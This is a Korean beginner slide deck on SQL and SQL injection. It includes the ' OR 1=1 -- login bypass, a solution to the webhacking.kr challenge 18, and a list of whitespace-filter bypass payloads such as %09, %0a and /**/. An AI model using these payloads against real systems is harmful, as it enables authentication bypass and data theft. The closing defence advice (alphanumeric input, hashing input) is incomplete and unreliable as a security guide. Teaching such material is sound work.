

SQL인젝션이란?

권도윤

목차

- SQL이란?
- SQL 인젝션이란?
- SQL 인젝션 문제풀기
- SQL 인젝션 해결방법

SQL이란?



- SQL(Structured query language)
- 데이터베이스와 대화하기 위해 특별히 디자인된

언어

SQL이란?

Navigator

Query 1 x

Limit to 1000 rows

```
1 • use world;
2 • show table status;
3
```


Result Grid

	Name	Engine	Version	Row_format	Rows	Avg_row_length	Data_length	Max_data_length	Index_length
▶	city	InnoDB	10	Dynamic	4188	97	409600	0	131072
	country	InnoDB	10	Dynamic	239	411	98304	0	0
	countrylanguage	InnoDB	10	Dynamic	984	99	98304	0	65536

SQL이란?—SELECT

- 형식 : <select...from...>
- 요구하는 데이터를 가져오는 구분

```
1 • select * from city
```



ID	Name	CountryCode	District	Population
1	Kabul	AFG	Kabul	1780000
2	Qandahar	AFG	Qandahar	237500
3	Herat	AFG	Herat	186800
4	Mazar-e-Sharif	AFG	Balkh	127800
5	Amsterdam	NLD	Noord-Holland	731200
6	Rotterdam	NLD	Zuid-Holland	593321
7	Haag	NLD	Zuid-Holland	440900
8	Utrecht	NLD	Utrecht	234323
9	Eindhoven	NLD	Noord-Brabant	201843
10	Tilburg	NLD	Noord-Brabant	193238
11	Groningen	NLD	Groningen	172701
12	Breda	NLD	Noord-Brabant	160398

SQL이란?—WHERE

- 조회하는 결과에 특정한 조건으로 원하는 데이터만 보고 싶을 때

- 예시)

select *

from city




where Population > 6000000



SQL이란?—WHERE

```
1  
2 • select *  
3 from city  
4 where Population > 6000000
```

Result Grid

Filter Rows:

Edit:   

Export/Import:  

Wrap Cell Content: ☐

ID	Name	CountryCode	District	Population
206	SÃ£o Paulo	BRA	SÃ£o Paulo	9968485
456	London	GBR	England	7285000
608	Cairo	EGY	Kairo	6789479
939	Jakarta	IDN	Jakarta Raya	9604900
1024	Mumbai (Bombay)	IND	Maharashtra	10500000
1025	Delhi	IND	Delhi	7206704
1380	Teheran	IRN	Teheran	6758845
1532	Tokyo	JPN	Tokyo-to	7980230
1890	Shanghai	CHN	Shanghai	9696300
1891	Peking	CHN	Peking	7472000
1892	Chongqing	CHN	Chongqing	6351600
2257	SantafÃ© de Bo...	COL	SantafÃ© d...	6260862
2331	Seoul	KOR	Seoul	9981619

Result Grid

Form Editor

Field Types

SQL injection이란?

- 임의의 SQL문을 주입하여 데이터베이스가 비정상적인 동작을 하도록 조작

〈특징〉

1. DB의 데이터 변조 및 추출
2. 인증 우회
3. 악성파일 업로드

논리적 에러를 이용한 SQL injection

로그인 시 사용되는 SQL문


① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'



③ SELECT * FROM Users WHERE id = ' ' OR 1=1 -- ' AND password = 'INPUT2'

※ Users테이블의 모든 정보 조회 가능

webhacking.kr 18번



webhacking.kr 18번

```
<?php
if($_GET['no']){
    $db = dbconnect();
    if(preg_match("/ |W|W(W)|W||&|select|from|0x/i",$_GET['no'])) exit("no hack");
    $result = mysqli_fetch_array(mysqli_query($db,"select id from chall18 where id='guest' and no=$_GET[no]")); // admin's no = 2

    if($result['id']=="guest") echo "hi guest";
    if($result['id']=="admin"){
        solve(18);
        echo "hi admin!";
    }
}
?>
```

0 or no = 2

select id from challenge18_table where id='guest' and no=0 or no=2



SQL INJECTION

0 or no = 2

제출

RESULT

no hack

webhacking.kr 18번

SQL Injection 공격시 공백 문자 필터링시 우회 방법

1. Tab : %09
- no=1%09or%09id='admin'

2. Line Feed (~~W~~n): %0a
- no=1%0aor%0aid='admin'



3. Carrage Return(~~W~~r) : %0d
- no=1%0dor%0did='admin'

4. 주석 : /**/
- no=1/**/or/**/id='admin'

5. 괄호 : ()
- no=(1)or(id='admin')

6. 더하기 : +
- no=1+or+id='admin'

webhacking.kr 18번



방어법

- 서버단에서 입력받은 값을 특수문자대신 영어 및 숫자로
권장
- 사용자의 입력값을 데이터베이스에 그대로 저장하는 것이
아닌, 해시함수로 해싱한 후에 저장